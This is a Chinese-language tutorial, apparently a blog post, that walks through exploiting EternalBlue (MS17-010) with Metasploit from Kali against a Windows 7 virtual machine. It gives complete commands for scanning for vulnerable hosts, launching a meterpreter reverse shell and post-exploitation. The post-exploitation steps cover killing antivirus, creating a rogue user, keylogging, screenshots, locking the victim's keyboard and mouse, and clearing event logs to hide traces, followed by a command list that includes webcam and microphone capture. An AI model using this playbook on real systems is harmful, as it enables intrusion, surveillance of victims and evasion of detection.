
Msf--永恒之蓝 ms17_010
|>>>中华人民共和国网络安全法<<<|警告:请勿用于非法用途,后果自负!
简介
一、概述
永恒之蓝是指2017年4月14日晚,黑客团体Shadow Brokers(影子经纪人)公布一大批网络攻击工具,其中包含“永恒之蓝”工具,“永恒之蓝”利用Windows系统的SMB漏洞可以获取系统最高权限。
二、影响
2017年5月12日,不法分子通>过改造“永恒之蓝”制作了wannacry勒索病毒,英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招,被勒索支付高额赎金才能解密恢复文件。
0.环境
- 虚拟机(攻) KaliLinux
- 虚拟机(靶机) Windows7
- 同一局域网下
1.查询ip
ifconfig
Kali:192.168.43.149
ipconfig
Win7:192.168.43.82

2.打开metasploit工具
msfconsole
进入metasploit框架
3.搜询永恒之蓝漏洞
search ms17-010

4.使用辅助模块(非必要)
查看漏洞所需要配置。扫描存在此漏洞的主机,或判断指定主机是否存在该漏洞。
- 1.使用辅助模块
use auxiliary/scanner/smb/smb_ms17_010 - 2.查看漏洞需要的配置
show options

可见该漏洞是需要主机开放445端口,且利用的是SMB服务进行攻击的。 - 3.探测某ip范围内是有否存在该漏洞的主机
set RHOST 192.168.43.80-192.168.43.180
exploit

图中带[+]符号表示该主机192.168.43.82存在此漏洞(正是我们的靶机Windows7)。
5.使用漏洞模块
use exploit/windows/smb/ms17_010_eternalblue


1.查看漏洞针对的系统、版本等
show targes

2.查看攻击载荷payloads
show payloads
3.查看漏洞的详细(全部)信息
info

6.设置参数
查看需要设置的参数
show options

设置攻击载荷
set payload windows/x64/meterpreter/reverse_tcp
攻击靶机
set rhost 192.168.43.82
监听端
set lhost 192.168.43.149
监听端口(不设置默认为4444)
set lport xxxx
运行
exploit/run


显示meterpreter>说明攻击成功
7.演示 (后渗透阶段)
1).来次优雅的攻击

- 进入win7终端
shell
- 打开计算器
calc

- 退出
exit
2).常用命令

- 查看主机信息
sysinfo
- 查看主机是否运行在虚拟机上
run post/windows/gather/checkvm

当然我们用的为虚拟机win7。真实环境下防止连接的为虚拟机,调虎离山。(?蜜罐)
- 关闭杀毒软件
run killav


- 文件操作(同linux)
pwd

cd

mkdir

rmdir

rm

mv

cat

ls

edit

- 提升到系统权限
getsystem
- 查看主机安装了那些应用
run post/windows/gather/enum_applications
- 截屏
screenshot


3).其它命令

- 创建新的用户
run getgui -u hack2 -p 123456

- 查看当前进程
getpid
- 查看所有进程
ps
- 关闭进程
kill pid
- 绑定进程
migrate pid
- 记录键盘(通常需要绑定进程后)
开始 keyscan_start

显示 keyscan_dump

结束 keyscan_stop
    禁用(允许)键盘 uictl  disable (enable) keyboard

    禁用(允许)鼠标 uictl  disable (enable) mouse
4).最后别忘清理操作日志文件擦屁股哈哈哈
clearev
8.全部命令
翻译见 |>>>Msf---控制 Android手机<<<|
Stdapi: File system Commands

============================

    Command       Description

    -------       -----------

    cat           Read the contents of a file to the screen

    cd            Change directory

    checksum      Retrieve the checksum of a file

    cp            Copy source to destination

    dir           List files (alias for ls)

    download      Download a file or directory

    edit          Edit a file

    getlwd        Print local working directory

    getwd         Print working directory

    lcd           Change local working directory

    lls           List local files

    lpwd          Print local working directory

    ls            List files

    mkdir         Make directory

    mv            Move source to destination

    pwd           Print working directory

    rm            Delete the specified file

    rmdir         Remove directory

    search        Search for files

    upload        Upload a file or directory

Stdapi: Networking Commands

===========================

    Command       Description

    -------       -----------

    ifconfig      Display interfaces

    ipconfig      Display interfaces

    portfwd       Forward a local port to a remote service

    route         View and modify the routing table

Stdapi: System Commands

=======================

    Command       Description

    -------       -----------

    execute       Execute a command

    getuid        Get the user that the server is running as

    localtime     Displays the target system's local date and time

    pgrep         Filter processes by name

    ps            List running processes

    shell         Drop into a system command shell

    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands

===============================

    Command       Description

    -------       -----------

    screenshare   Watch the remote user's desktop in real time

    screenshot    Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands

=======================

    Command        Description

    -------        -----------

    record_mic     Record audio from the default microphone for X seconds

    webcam_chat    Start a video chat

    webcam_list    List webcams

    webcam_snap    Take a snapshot from the specified webcam

    webcam_stream  Play a video stream from the specified webcam

Stdapi: Audio Output Commands

=============================

    Command       Description

    -------       -----------

    play          play a waveform audio file (.wav) on the target system

Android Commands

================

    Command           Description

    -------           -----------

    activity_start    Start an Android activity from a Uri string

    check_root        Check if device is rooted

